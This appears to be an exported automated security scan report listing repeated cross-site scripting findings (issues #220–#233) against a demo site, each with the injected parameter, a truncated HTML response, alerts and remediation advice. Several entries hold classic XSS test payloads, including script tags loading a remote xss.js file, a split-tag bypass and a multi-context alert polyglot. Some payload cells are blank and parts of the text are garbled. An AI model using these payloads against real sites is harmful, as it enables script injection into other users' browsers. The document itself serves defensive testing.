href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#220	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>		Name	Value	demouser@deepfence.io	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value					
demouser@deepfence.io	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response					
CWE-ID	CWE-79					
Issue Number	#221					

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#222	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	<PLAINTEXT>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#223	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>';alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/\";alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/--></SCRIPT>><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT></td></tr></table>	Name	Value	DemoUser1#	';alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/\";alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/--></SCRIPT>><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
Name	Value				
DemoUser1#	';alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/\";alert(String.fromCharCode(88,83,83))/\';alert(String.fromCharCode(88,83,83))/--></SCRIPT>><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#224				

Scan

Cross Site Scripting

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	";!--"<XSS>=&{() }

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#225

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><SCRIPT SRC=http://soapui.org/xss.js></SCRIPT></td></tr></table>	Name	Value	DemoUser1#	<SCRIPT SRC=http://soapui.org/xss.js></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT SRC=http://soapui.org/xss.js></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#226				

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number #227

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#228

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#229				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td></td></tr> </table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#230				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td></td></tr> </table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter <code>DemoUser1#</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#231

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT>alert("XSS")</SCRIPT>"></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT>alert("XSS")</SCRIPT>">
Name	Value				
DemoUser1#	<SCRIPT>alert("XSS")</SCRIPT>">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQItoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>DemoUser1#</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#232				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td></td></tr> </table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#233

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 